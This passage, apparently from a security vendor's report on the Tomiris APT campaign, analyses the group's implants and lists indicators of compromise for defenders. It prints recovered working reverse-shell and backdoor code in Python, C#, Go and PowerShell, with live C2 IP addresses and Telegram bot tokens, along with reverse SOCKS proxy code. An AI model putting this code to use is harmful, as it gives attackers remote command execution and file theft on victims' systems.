import os
import time

BOT_TOKEN = '7562800307:AAHVB7Cxr-KS2J-egB1EdVoRbVJcYr-OnLQ'
CHAT_ID = '7434496675'
idd = random.randint(100, 999)
last_update_id = None
aut = False

def send_message(text):
    try:
        _var_var_0 = f'https://api.telegram.org/bot/{BOT_TOKEN}/sendMessage'
        _var_var_1 = {'chat_id': CHAT_ID, 'text': text}
        requests.get(_var_var_0, params=_var_var_1)
    finally:
        pass

def command(text):
    global aut
    global life
    try:
        _var_var_2 = 4096
        if not aut:
            try:
                if text == 'auto':
                    send_message(f'{idd} - ON')
                    aut = True
                    return
                else:
                    if text == 'whoami':
                        send_message(f'{idd} - {subprocess.getoutput("whoami")} - OFF')
                        return
            except:
                pass
        if aut:
            try:
                if text == f'exit {idd}':
                    life = False
                    send_message(f'Exited {idd}')
                    os._exit(0)
                else:
                    try:
                        _var_var_3 = subprocess.getoutput(text).encode('cp1251').decode('cp866')
                        if len(_var_var_3) > _var_var_2:
                            for _var_var_4 in range(0, len(_var_var_3), _var_var_2):
                                send_message(_var_var_3[_var_var_4:_var_var_4 + _var_var_2])
                    except:
                        send_message(f'{idd} - {_var_var_3}')
            except Exception as _var_var_5:
```

Python Telegram ReverseShell (to the right) and Telemiris (to the left)

Other implants used as first-stage infectors

Below, we list several implants that were also distributed in phishing archives. Unfortunately, we were unable to track further actions involving these implants, so we can only provide their descriptions.

Tomiris C# Telegram ReverseShell

Another reverse shell that uses Telegram to receive commands. This time, it is written in C# and operates using the following credentials:

```
1 URL =  
  hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfyglelneu_8WDaaSkduV7k/  
2  
  CHAT_ID = 7709228285
```

```
        continue;  
    }  
    if (@string.Contains(Idclt))  
    {  
        string text = @string.Replace(Idclt + ":", "").Trim();  
        if (text == "exit")  
        {  
            exit = true;  
            break;  
        }  
        string text4;  
        if (text == "copyrun")  
        {  
            string location = Assembly.GetExecutingAssembly().Location;  
            string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft_NTL");  
            Directory.CreateDirectory(text2);  
            string text3 = Path.Combine(text2, "copytell.exe");  
            File.Copy(location, text3, overwrite: true);  
            Process.Start(text3);  
            text4 = "copy run";  
        }  
        else  
        {  
            text4 = execom(text);  
        }  
        _ = text4.Length;  
        await SendMsg(text4, Idclt);  
        lastId = id_mss + 1;  
    }  
    else if (@string == "clear")  
    {  
        UpdateId = (id_mss + 1).ToString();  
    }  
    else if (@string == "list")  
    {  
        await SendMsg("- " + comname, Idclt);  
        lastId = id_mss + 1;  
    }  
    }  
}  
finally  
{  
    ((IDisposable)(ArrayEnumerator)(ref val3)).Dispose();  
}  
val3 = default(ArrayEnumerator);  
if (!exit)  
{  
    Thread.Sleep(5000);  
    continue;  
}  
break;
```

Tomiris C# Telegram ReverseShell

One of the oldest implants used by malicious actors has undergone virtually no changes since it was first identified in 2022. It is capable of taking screenshots, executing console commands, and uploading files from the infected system to the C2. The current version of the Trojan lacks only the **download** command.

Tomiris Rust ReverseShell

This Trojan is a simple reverse shell written in the Rust programming language. Unlike other reverse shells used by attackers, it uses PowerShell as the shell rather than `cmd.exe`.

```

/rustc/29483883eed69d5fb4db01964cdf2af4d86e9cb2\library\core\src\
iter\traits\iterator.rs      y   o   A q l e
called `Result::unwrap()` on an `Err` value/rustc/29483883eed69
d5fb4db01964cdf2af4d86e9cb2\library\alloc\src\slice.rs      K
+ : @ C < @ : @ P < @
Failed to validate C2 address: x< @ n/aUSERPROFILEUS
ERNAMEpowershell-WindowStyleHidden-NoProfile-NonInteractive-CommandFailed t
o execute payloadsrc/main.rs q t @ M @ Failed to execute comm
and: s t @ + ::ps> @ h t @ j t @
q t @ j s q t @ m kill q t @
w + cdStdout: c t @ Failed to write output to socke
t: @ ! @ " 2 @ Stderr: X! @ Failed to
write command error to socket: p! @ > 2 @ HOME
! @ Current directory changed to +! @ + 2 @
@ q t @ f L cd: : 0 q @ 4 q @ 2 @
A q @ % 2 @ M Error establishing connection to c2:
.. @ F @ E @ 185.209.30.41Connecting to C2 server at .
could not resolve to any addresses @ " q /rustc/
29483883eed69d5fb4db01964cdf2af4d86e9cb2\library\alloc\raw_vec\mod.rs
A s @ Q @ 05 @ e6 @ l3 @ 5 @
a formatting trait implementation returned an error when the underlying
stream did not _ @ U /rustc/29483883eed69d5fb4db01964cdf2af4d86e
9cb2\library\std\src\io\mod.rs W_ @ J H @
@ 5 @ 03 @ 03 @ /rustc/29483883eed69d5fb4db01964cdf2af4d8
6e9cb2\library\alloc\src\Collections\btree\navigate.rs t @ X @
0 /rustc/29483883eed69d5fb4db01964cdf2af4d86e9cb2\library\core\src\str\pa
ttern.rs w t @ P t @ q w t @ P t @ ! w t @ P n @
! w t @ P f $ @ * g i * g O * g ||>y failed to write whole buffer
X t @ L t @ /rustc/29483883eed69d5fb4db01964cdf2af4d86e9cb2\
library\std\src\io\mod.rs P t @ J 1 @ $ D @ t @
|| @ D @ t @ A ll @ \ || @ o t @ AD @ 5 @
P || @ a5 @ PD @ G29 239 r29 d39 r29 <39 eG9 AE9 | l9 -E9 | l9 | l9 |
l9 PE9 1G9 dD9 |n9 8E9 |n9 |n9 |n9 eE9 #C9 il9 ?C9 om9 |o9 #C9 #C9 #C9 il9
?C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9
#C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9 #C9
l9 шн9 рР9 !!о9 бо9 ЛР9 ЛР9 ЛР9 шн9 рР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 Л
р9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 ЛР9 лн9 рР9 рР9 рР9 рР9 рР9 рР9
!!о9 ЛР9 рР9 рР9 рР9 рР9 ЛР9 ЛР9 уу9 дц9 еХ9 фХ9 ъФ9 -Ц9 фЦ9 YЦ9 -Ц9 ZX9 яЦ9
_фФ9 7Ф9 сШ9 -Ч9 ШШ9 ИШ9 →б9 Zл9 бб9 Zл9 Zл9 Zл9 →б9 dЮ9 аґ9 зз9 <Ю9 бб9 ЧЮ
9 *Я9 dЮ9 ЕЯ9 RЗ9 *Я9 ь9 ▼З9 Ы9 Ы9 Ы9 ♥Я9 ЈЯ9 ;а9 ЛЯ9 Ы9 #к9 Дк9 ♥Л9 -
```

Strings used by main routine of Tomiris Rust ReverseShell

Tomiris Go ReverseShell

The Trojan is a simple reverse shell written in Go. We were able to restore the source code. It establishes a TCP connection to 62.113.114.209 on port 443, runs `cmd.exe` and redirects standard command line input and output to the established connection.

```
package main

import (
    "net"
    "os/exec"
    "syscall"
)

func main() {
    conn, _ := net.Dial("tcp", "62.113.114.209:443")
    cmd := exec.Command("cmd.exe")
    sysProcAttr := &syscall.SysProcAttr{
        HideWindow: true,
    }
    cmd.SysProcAttr = sysProcAttr
    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn
    cmd.Run()
}
```

Restored code of Tomiris Go ReverseShell

Tomiris PowerShell Telegram Backdoor

The original executable is a simple packer written in C++. It extracts a Base64-encoded PowerShell script from itself and executes it using the following command line:

- 1 powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABjAGgAYQB0AF8AaQbKACAAPQAgACIANwA3ADAAOQAYADIAOAAyADgANQ.....

The extracted script is a backdoor written in PowerShell that uses Telegram to communicate with the C2 server. It has only two key commands:

- `/upload`: Download a file from Telegram using a `file_Id` identifier provided as a parameter and save it to "C:\Users\Public\Libraries\" with the name specified in the parameter `file_name`.
- `/go`: Execute a provided command in the console and return the results as a Telegram message.

The script uses the following credentials for communication:

```

1 $chat_id = "7709228285"
2 $botToken = "8039791391:AAHcE2qYmeRZ5P29G6mFAyIVJl8qH_ZVBh8"
3 $apiUrl = "https://api.telegram[.]org/bot$botToken/"

```

```

if ($message -eq "/list") {
    $deviceList = "Devices:"
    if ($clients.Count -gt 0) {
        foreach ($userId in $clients.Keys) {
            $deviceList += "`nID: $($clients[$userId].DeviceId) - $($clients[$userId].ComputerName)"
        }
    } else { $deviceList = "X devices" }
    Send-TelegramMessage $deviceList
}

if ($message -like "/go*") {
    if ($message.StartsWith("/go")) {
        try {
            $parts = $message.Substring(3).Trim() -split ' ', 2
            if ($parts.Length -gt 1) {
                $targetDevice = $parts[0]
                $command = $parts[1]
                if ([int]::TryParse($targetDevice, [ref]$null)) {
                    $targetDevice = [int]$targetDevice

                    $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq $targetDevice }

                    if ($userIdForDevice) {
                        $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId

                        try {
                            $output = Invoke-Expression $command 2>&1
                            $output = $output | Out-String
                            Send-TelegramMessage " ID ${targetDevice}:`n$output"
                        } catch { Send-TelegramMessage "Error executing command on device ID ${targetDevice}: $_" }
                    }
                } else { Start-Sleep -Seconds $randomSeconds }
            } else { Send-TelegramMessage "Incorrect command format." }
        } catch { Send-TelegramMessage "Failed to parse the command. $_" }
    }
}

if ($messageupload -like "/upload*") {
    if ($messageupload.StartsWith("/upload")) {
        try {
            $deviceId = $messageupload.Substring(7).Trim()

            if ([int]::TryParse($deviceId, [ref]$null)) {
                $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq [int]$deviceId }

                if ($userIdForDevice) {
                    $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId
                    if ($update.message.document) {
                        $fileId = $update.message.document.file_id
                        $fileName = $update.message.document.file_name
                        $savePath = "C:\Users\Public\Libraries\$fileName"
                        Download-TelegramFile -fileId $fileId -savePath $savePath
                        Send-TelegramMessage "'$fileName' successfully uploaded >> `n$savePath."
                    } else { Send-TelegramMessage "No file attached for /upload$deviceId." }
                } else { Start-Sleep -Seconds $randomSeconds }
            }
        }
    }
}

```

Tomiris C# ReverseShell

A simple reverse shell written in C#. It doesn't support any additional commands beyond console commands.

```
private static void Main(string[] args)
{
    string empty = string.Empty;
    while (true)
    {
        try
        {
            TcpClient tcpClient = new TcpClient("185.244.180.169", 443);
            NetworkStream stream;
            while (true)
            {
                stream = tcpClient.GetStream();
                empty = "cmd>";
                byte[] bytes = Encoding.Default.GetBytes(empty);
                stream.Write(bytes, 0, bytes.Length);
                byte[] array = new byte[1024];
                int newSize = stream.Read(array, 0, array.Length);
                Array.Resize(ref array, newSize);
                string @string = Encoding.Default.GetString(array);
                if (@string == "exit\n")
                {
                    break;
                }
                Process process = new Process();
                process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
                process.StartInfo.CreateNoWindow = true;
                process.StartInfo.FileName = "cmd.exe";
                process.StartInfo.Arguments = "/c " + @string;
                process.StartInfo.RedirectStandardOutput = true;
                process.StartInfo.RedirectStandardError = true;
                process.StartInfo.UseShellExecute = false;
                process.Start();
                string s = process.StandardOutput.ReadToEnd();
                string s2 = process.StandardError.ReadToEnd();
                byte[] bytes2 = Encoding.Default.GetBytes(s);
                byte[] bytes3 = Encoding.Default.GetBytes(s2);
                stream.Write(bytes2, 0, bytes2.Length);
                stream.Write(bytes3, 0, bytes3.Length);
            }
            stream.Close();
            tcpClient.Close();
        }
    }
}
```

Tomiris C# ReverseShell main routine

Other implants

During the investigation, we also discovered several reverse SOCKS proxy implants on the servers from which subsequent implants were downloaded. These samples were also found on infected systems. Unfortunately, we were unable to determine which implant was specifically used to download them. We believe these implants are likely used to proxy traffic from vulnerability scanners and enable lateral movement within the network.

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)

The implant is a reverse SOCKS proxy written in C++, with code that is almost entirely copied from the GitHub project [Neosama/Reverse-SOCKS5](https://github.com/Neosama/Reverse-SOCKS5). Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

```
HWND v0; // eax
int connect_failed; // [esp+24h] [ebp-2C8h]
u_int i; // [esp+28h] [ebp-2C4h]
SOCKET sock; // [esp+2Ch] [ebp-2C0h]
struct WSADATA WSADATA; // [esp+30h] [ebp-2BCh]
fd_set readfds; // [esp+1C0h] [ebp-12Ch]
threaddata qq; // [esp+2C4h] [ebp-28h]
SOCKADDR_IN sin; // [esp+2D8h] [ebp-14h]

v0 = GetConsoleWindow();
ShowWindow(v0, 0);
if ( WSASStartup(2u, &WSADATA) )
    return -1;
connect_failed = 0;
while ( 1 )
{
    sin.sin_family = 2;
    sin.sin_addr.S_un.S_addr = inet_addr("185.231.154.84");
    sin.sin_port = htons(0x4FDBu);
    sock = socket(2, 1, 6);
    if ( sock == -1 )
        break;
    if ( connect(sock, &sin, 16) == -1 )
    {
        ++connect_failed;
    }
    else
    {
        connect_failed = 0;
        readfds.fd_count = 0;
        for ( i = 0; i < readfds.fd_count && readfds.fd_array[i] != sock; ++i )
            ;
        if ( i == readfds.fd_count && readfds.fd_count < 0x40 )
        {
            readfds.fd_array[i] = sock;
            ++readfds.fd_count;
        }
        if ( select(sock + 1, &readfds, 0, 0, 0) > 0 )
        {
            if ( _WSAFDIsSet(sock, &readfds) )
            {
                qq.x = sock;
                qq.VERBOSE_mode = 1;
                qq.timeout_sec = 30;
                qq.buf_size = 512;
                create_Sock5_thread(&qq);
            }
        }
    }
}
return -1;
```

Main routine of Tomiris C++ ReverseSocks

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)

The Trojan is a reverse SOCKS proxy written in Golang, with code that is almost entirely copied from the GitHub project [Acebond/ReverseSocks5](#). Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

```
func main() {

    psk := flag.String("psk", "password", "Pre-shared key for encryption and authentication between the agent and server")
    connect := flag.String("connect", "192.165.32.78:123", "Connect address for socks agent address:port")
    connectTLS := flag.Bool("tls", false, "Connect with TLS instead of TCP, the server must be using certificates")

    flag.Parse()

    ReverseSocksAgent(*connect, *psk, *connectTLS)
}

func main() {
    const version = "v2.1.0"
    log.Printf("ReverseSocks5 %v\n", version)

    listen := flag.String("listen", ":10443", "Listen address for socks agents address:port")
    socks := flag.String("socks", "127.0.0.1:1080", "Listen address for socks server address:port")
    psk := flag.String("psk", "password", "Pre-shared key for encryption and authentication between the agent and server")
    connect := flag.String("connect", "", "Connect address for socks agent address:port")
    connectTLS := flag.Bool("tls", false, "Connect with TLS instead of TCP, the server must be using certificates")
    username := flag.String("username", "", "Username used for SOCKS5 authentication")
    password := flag.String("password", "", "Password used for SOCKS5 authentication. No authentication required if not configured.")
    cert := flag.String("cert", "", "certificate file")
    key := flag.String("key", "", "private key file")

    flag.Parse()

    log.SetFlags(log.LstdFlags | log.Lshortfile)

    if *connect == "" {
        ReverseSocksServer(*listen, *socks, *psk, *cert, *key, *username, *password)
    } else {
        ReverseSocksAgent(*connect, *psk, *connectTLS)
    }
}
```

Difference between the restored main function of the Trojan code and the original code from the GitHub project

Victims

Over 50% of the spear-phishing emails and decoy files in this campaign used Russian names and contained Russian text, suggesting a primary focus on Russian-speaking users or entities. The remaining emails were tailored to users in Turkmenistan, Kyrgyzstan, Tajikistan, and Uzbekistan, and included content in their respective national languages.

Attribution

In our [previous report](#), we described the JLORAT tool used by the Tomiris APT group. By analyzing numerous JLORAT samples, we were able to identify several distinct propagation patterns commonly employed by the attackers. These patterns include the use of long and highly specific filenames, as well as the distribution of these tools in password-protected archives with passwords in the format “xyz@2025” (for example, “min@2025” or “sib@2025”). These same

patterns were also observed with reverse shells and other tools described in this article. Moreover, different malware samples were often distributed under the same file name, indicating their connection. Below is a brief list of overlaps among tools with similar file names:

Filename (for convenience, we used the asterisk character to substitute numerous space symbols before file extension)	Tool
аппарат правительства российской федерации по вопросу отнесения реализуемых на территории сибирского федерального округа*.exe (translated: Federal Government Agency of the Russian Federation regarding the issue of designating objects located in the Siberian Federal District*.exe)	Tomiris C/C++ ReverseShell: 078be0065d0277935cdcf7e3e9db4679 33ed1534bbc8bd51e7e2cf01cad9646 536a48917f823595b990f5b14b46e676 9ea699b9854dde15babf260bed30efcc Tomiris Rust ReverseShell: 9a9b1ba210ac2ebfe190d1c63ec707fa Tomiris Go ReverseShell: c26e318f38dfd17a233b23a3ff80b5f4 Tomiris PowerShell Telegram Backdoor: c75665e77ffb3692c2400c3c8dd8276b
О работе почтового сервера план и проведенная работа*.exe (translated: Work of the mail server: plan and performed work*.exe)	Tomiris C/C++ ReverseShell: 0f955d7844e146f2bd756c9ca8711263 Tomiris Rust Downloader: 1083b668459beacbc097b3d4a103623f Tomiris C# ReverseShell: abb3e2b8c69ff859a0ec49b9666f0a01 Tomiris Go ReverseShell: c26e318f38dfd17a233b23a3ff80b5f4
план-протокол встречи о сотрудничестве представителей*.exe (translated: Meeting plan-protocol on cooperation representatives*.exe)	Tomiris PowerShell Telegram Backdoor: 09913c3292e525af34b3a29e70779ad6 0ddc7f3cfc1fb3cea860dc495a745d16 Tomiris C/C++ ReverseShell: 0f955d7844e146f2bd756c9ca8711263 Tomiris Rust Downloader: 1083b668459beacbc097b3d4a103623f 72327bf7a146273a3cfec79c2cbbe54e d3641495815c9617e58470448a1c94db JLORAT: c73c545c32e5d1f72b74ab0087ae1720

положения о центрах передового опыта (превосходства) в рамках межгосударственной программы*.exe
(translated: Provisions on Centers of Best Practices (Excellence) within the framework of the interstate program*.exe)

Tomiris PowerShell Telegram Backdoor:
09913c3292e525af34b3a29e70779ad6
Tomiris C/C++ ReverseShell:
33ed1534bbc8bd51e7e2cf01cad9646
9ea699b9854dde15babf260bed30efcc

JLORAT:
6a49982272ba11b7985a2cec6fbb9a96
c73c545c32e5d1f72b74ab0087ae1720

Tomiris Rust Downloader:
72327bf7a146273a3cfec79c2cbbe54e

We also analyzed the group's activities and found other tools associated with them that may have been stored on the same servers or used the same servers as a C2 infrastructure. We are highly confident that these tools all belong to the Tomiris group.

Conclusions

The Tomiris 2025 campaign leverages multi-language malware modules to enhance operational flexibility and evade detection by appearing less suspicious. The primary objective is to establish remote access to target systems and use them as a foothold to deploy additional tools, including AdaptixC2 and Havoc, for further exploitation and persistence.

The evolution in tactics underscores the threat actor's focus on stealth, long-term persistence, and the strategic targeting of government and intergovernmental organizations. The use of public services for C2 communications and multi-language implants highlights the need for advanced detection strategies, such as behavioral analysis and network traffic inspection, to effectively identify and mitigate such threats.

Indicators of compromise

More indicators of compromise, as well as any updates to them, are available to customers of our [APT reporting service](#). If interested, please contact intelreports@kaspersky.com.

Distopia Backdoor

[B8FE3A0AD6B64F370DB2EA1E743C84BB](#)

Tomiris Python Discord ReverseShell

[091FBACD889FA390DC76BB24C2013B59](#)

Tomiris Python FileGrabber

[C0F81B33A80E5E4E96E503DBC401CBEE](#)

Tomiris Python Telegram ReverseShell

[42E165AB4C3495FADE8220F4E6F5F696](#)

Tomiris C# Telegram ReverseShell

[2FBA6F91ADA8D05199AD94AFFD5E5A18](#)

Tomiris C/C++ ReverseShell

[0F955D7844E146F2BD756C9CA8711263](#)

[078BE0065D0277935CDCF7E3E9DB4679](#)

[33ED1534BBC8BD51E7E2CF01CADC9646](#)

Tomiris Rust Downloader

[1083B668459BEACBC097B3D4A103623F](#)

JLORAT

[C73C545C32E5D1F72B74AB0087AE1720](#)

Tomiris Rust ReverseShell

[9A9B1BA210AC2EBFE190D1C63EC707FA](#)

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)

[2ED5EBC15B377C5A03F75E07DC5F1E08](#)

Tomiris PowerShell Telegram Backdoor

[C75665E77FFB3692C2400C3C8DD8276B](#)

Tomiris C# ReverseShell

[DF95695A3A93895C1E87A76B4A8A9812](#)

Tomiris Go ReverseShell

[087743415E1F6CC961E9D2BB6DFD6D51](#)

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)

[83267C4E942C7B86154ACD3C58EAF26C](#)

AdaptixC2

[CD46316AEBC41E36790686F1EC1C39F0](#)

[1241455DA8AADC1D828F89476F7183B7](#)

[F1DCA0C280E86C39873D8B6AF40F7588](#)

Havoc

[4EDC02724A72AFC3CF78710542DB1E6E](#)

Domains/IPs/URLs

Distopia Backdoor

[hxxps://discord\[.\]com/api/webhooks/1357597727164338349/ikaFqukFoCcbdfQIYXE91j-dGB-8YsTNeSrXnAclYx39Hjf2clPQalTIAxP9-2791UCZ](#)

Tomiris Python Discord ReverseShell

[https://discord\[.\]com/api/webhooks/1370623818858762291/p1DC3l8XyGviRFAR50de6tKYP0CCr1hTAes9B9ljbD-J-dY7bddi31BCV90niZ3bxIMu](https://discord[.]com/api/webhooks/1370623818858762291/p1DC3l8XyGviRFAR50de6tKYP0CCr1hTAes9B9ljbD-J-dY7bddi31BCV90niZ3bxIMu)
[https://discord\[.\]com/api/webhooks/1388018607283376231/YYJe-Int4HyvasKlhoOJECh9yjOtblL_naKBMUKUB3xsk7Mj74cU5lfBDYBYX-E78G](https://discord[.]com/api/webhooks/1388018607283376231/YYJe-Int4HyvasKlhoOJECh9yjOtblL_naKBMUKUB3xsk7Mj74cU5lfBDYBYX-E78G)
[https://discord\[.\]com/api/webhooks/1386588127791157298/FSOtFTIJaNRT01RVXk5fFsU_sjp_8E0k2QK3t5BUcAcMFR_SHMOEYyLhFUvkY3ndk8-w](https://discord[.]com/api/webhooks/1386588127791157298/FSOtFTIJaNRT01RVXk5fFsU_sjp_8E0k2QK3t5BUcAcMFR_SHMOEYyLhFUvkY3ndk8-w)
[https://discord\[.\]com/api/webhooks/1369277038321467503/KqfsoVzebWNNGqFXePMxqi0pta2445WZxYNsY9EsYv1u_jyXAfYL3GGG76bCKy3-a75](https://discord[.]com/api/webhooks/1369277038321467503/KqfsoVzebWNNGqFXePMxqi0pta2445WZxYNsY9EsYv1u_jyXAfYL3GGG76bCKy3-a75)
[https://discord\[.\]com/api/webhooks/1396726652565848135/OFds8Do2qH-C_V0ckaF1AJJAqQJuKq-YZVrO1t7cWuvAp7LNfqI7piZlyCcS1qvwpxTZ](https://discord[.]com/api/webhooks/1396726652565848135/OFds8Do2qH-C_V0ckaF1AJJAqQJuKq-YZVrO1t7cWuvAp7LNfqI7piZlyCcS1qvwpxTZ)

Tomiris Python FileGrabber

[http://62.113.115\[.\]89/homepage/infile.php](http://62.113.115[.]89/homepage/infile.php)

Tomiris Python Telegram ReverseShell

[https://api.telegram\[.\]org/bot7562800307:AAHVB7Ctr-K52J-egBIEdVoRHvJcYr-0nLQ/](https://api.telegram[.]org/bot7562800307:AAHVB7Ctr-K52J-egBIEdVoRHvJcYr-0nLQ/)

Tomiris C# Telegram ReverseShell

[https://api.telegram\[.\]org/bot7804558453:AAFR2OjF7ktvyfyglelneu_8WDaaSkduV7k/](https://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfyglelneu_8WDaaSkduV7k/)

Tomiris C/C++ ReverseShell

[77.232.39\[.\]47](http://77.232.39[.]47)
[109.172.85\[.\]63](http://109.172.85[.]63)
[109.172.85\[.\]95](http://109.172.85[.]95)
[185.173.37\[.\]67](http://185.173.37[.]67)
[185.231.155\[.\]111](http://185.231.155[.]111)
[195.2.81\[.\]99](http://195.2.81[.]99)

Tomiris Rust Downloader

[https://discordapp\[.\]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX](https://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX)
[https://discordapp\[.\]com/api/webhooks/1363764458815623370/IMErckdJLreUbvxcUA8c8SCfhnnsnvtwYSf7nDJF-bWZcFcSE2VhXdISgVbheSzhGYE](https://discordapp[.]com/api/webhooks/1363764458815623370/IMErckdJLreUbvxcUA8c8SCfhnnsnvtwYSf7nDJF-bWZcFcSE2VhXdISgVbheSzhGYE)
[https://discordapp\[.\]com/api/webhooks/1355019191127904457/xCYi5fx_Y2-ddUE0CdHfiKmgrAC-Cp9oi-Qo3aFG318P5i-GNRfMZiNFOxFrQkZJNJsr](https://discordapp[.]com/api/webhooks/1355019191127904457/xCYi5fx_Y2-ddUE0CdHfiKmgrAC-Cp9oi-Qo3aFG318P5i-GNRfMZiNFOxFrQkZJNJsr)
[http://82.115.223\[.\]218/](http://82.115.223[.]218/)
[http://172.86.75\[.\]102/](http://172.86.75[.]102/)
[http://193.149.129\[.\]113/](http://193.149.129[.]113/)

JLORAT

[http://82.115.223\[.\]210:9942/bot_auth](http://82.115.223[.]210:9942/bot_auth)
[http://88.214.26\[.\]37:9942/bot_auth](http://88.214.26[.]37:9942/bot_auth)

[https://141.98.82\[.\]198:9942/bot_auth](https://141.98.82[.]198:9942/bot_auth)

Tomiris Rust ReverseShell

[185.209.30\[.\]141](https://185.209.30[.]141)

Tomiris C++ ReverseSocks (based on GitHub “Neosama/Reverse-SOCKS5”)

[185.231.154\[.\]84](https://185.231.154[.]84)

Tomiris PowerShell Telegram Backdoor

[https://api.telegram\[.\]org/bot8044543455:AAG3Pt4fvf6tJj4Umz2TzJTtTZD7ZUArT8E/](https://api.telegram[.]org/bot8044543455:AAG3Pt4fvf6tJj4Umz2TzJTtTZD7ZUArT8E/)

[https://api.telegram\[.\]org/bot7864956192:AAEjExTWgNAMEmGBI2EsSs46AhO7Bw8STcY/](https://api.telegram[.]org/bot7864956192:AAEjExTWgNAMEmGBI2EsSs46AhO7Bw8STcY/)

[https://api.telegram\[.\]org/bot8039791391:AAHcE2qYmeRZ5P29G6mFAyIVJl8qH_ZVBh8/](https://api.telegram[.]org/bot8039791391:AAHcE2qYmeRZ5P29G6mFAyIVJl8qH_ZVBh8/)

[https://api.telegram\[.\]org/bot7157076145:AAG79qKudRCPu28blyitJZptX_4z_LlxOS0/](https://api.telegram[.]org/bot7157076145:AAG79qKudRCPu28blyitJZptX_4z_LlxOS0/)

[https://api.telegram\[.\]org/bot7649829843:AAH_ogPjAfuv-oQ5_Y-s8YmIW73Gbid5h0/](https://api.telegram[.]org/bot7649829843:AAH_ogPjAfuv-oQ5_Y-s8YmIW73Gbid5h0/)

Tomiris C# ReverseShell

[206.188.196\[.\]191](https://206.188.196[.]191)

[188.127.225\[.\]191](https://188.127.225[.]191)

[188.127.251\[.\]146](https://188.127.251[.]146)

[94.198.52\[.\]200](https://94.198.52[.]200)

[188.127.227\[.\]226](https://188.127.227[.]226)

[185.244.180\[.\]169](https://185.244.180[.]169)

[91.219.148\[.\]93](https://91.219.148[.]93)

Tomiris Go ReverseShell

[62.113.114\[.\]209](https://62.113.114[.]209)

[195.2.78\[.\]133](https://195.2.78[.]133)

Tomiris Go ReverseSocks (based on GitHub “Acebond/ReverseSocks5”)

[192.165.32\[.\]78](https://192.165.32[.]78)

[188.127.231\[.\]136](https://188.127.231[.]136)

AdaptixC2

[77.232.42\[.\]107](https://77.232.42[.]107)

[94.198.52\[.\]210](https://94.198.52[.]210)

[96.9.124\[.\]207](https://96.9.124[.]207)

[192.153.57\[.\]189](https://192.153.57[.]189)

[64.7.199\[.\]193](https://64.7.199[.]193)

Havoc

[78.128.112\[.\]209](https://78.128.112[.]209)

Malicious URLs

[http://188.127.251\[.\]146:8080/sbchost.rar](http://188.127.251[.]146:8080/sbchost.rar)
[http://188.127.251\[.\]146:8080/sxbchost.exe](http://188.127.251[.]146:8080/sxbchost.exe)
[http://192.153.57\[.\]9/private/svchost.exe](http://192.153.57[.]9/private/svchost.exe)
[http://193.149.129\[.\]1113/732.exe](http://193.149.129[.]1113/732.exe)
[http://193.149.129\[.\]1113/system.exe](http://193.149.129[.]1113/system.exe)
[http://195.2.79\[.\]245/732.exe](http://195.2.79[.]245/732.exe)
[http://195.2.79\[.\]245/code.exe](http://195.2.79[.]245/code.exe)
[http://195.2.79\[.\]245/firefox.exe](http://195.2.79[.]245/firefox.exe)
[http://195.2.79\[.\]245/rever.exe](http://195.2.79[.]245/rever.exe)
[http://195.2.79\[.\]245/service.exe](http://195.2.79[.]245/service.exe)
[http://195.2.79\[.\]245/winload.exe](http://195.2.79[.]245/winload.exe)
[http://195.2.79\[.\]245/winload.rar](http://195.2.79[.]245/winload.rar)
[http://195.2.79\[.\]245/winsrv.rar](http://195.2.79[.]245/winsrv.rar)
[http://195.2.79\[.\]245/winupdate.exe](http://195.2.79[.]245/winupdate.exe)
[http://62.113.115\[.\]89/offel.exe](http://62.113.115[.]89/offel.exe)
[http://82.115.223\[.\]78/private/dwm.exe](http://82.115.223[.]78/private/dwm.exe)
[http://82.115.223\[.\]78/private/msview.exe](http://82.115.223[.]78/private/msview.exe)
[http://82.115.223\[.\]78/private/spoolsvc.exe](http://82.115.223[.]78/private/spoolsvc.exe)
[http://82.115.223\[.\]78/private/svchost.exe](http://82.115.223[.]78/private/svchost.exe)
[http://82.115.223\[.\]78/private/sysmgmt.exe](http://82.115.223[.]78/private/sysmgmt.exe)
[http://85.209.128\[.\]171:8000/AkelPad.rar](http://85.209.128[.]171:8000/AkelPad.rar)
[http://88.214.25\[.\]249:443/netexit.rar](http://88.214.25[.]249:443/netexit.rar)
[http://89.110.95\[.\]151/dwm.exe](http://89.110.95[.]151/dwm.exe)
[http://89.110.98\[.\]234/Rar.exe](http://89.110.98[.]234/Rar.exe)
[http://89.110.98\[.\]234/code.exe](http://89.110.98[.]234/code.exe)
[http://89.110.98\[.\]234/rever.rar](http://89.110.98[.]234/rever.rar)
[http://89.110.98\[.\]234/winload.exe](http://89.110.98[.]234/winload.exe)
[http://89.110.98\[.\]234/winload.rar](http://89.110.98[.]234/winload.rar)
[http://89.110.98\[.\]234/winrm.exe](http://89.110.98[.]234/winrm.exe)
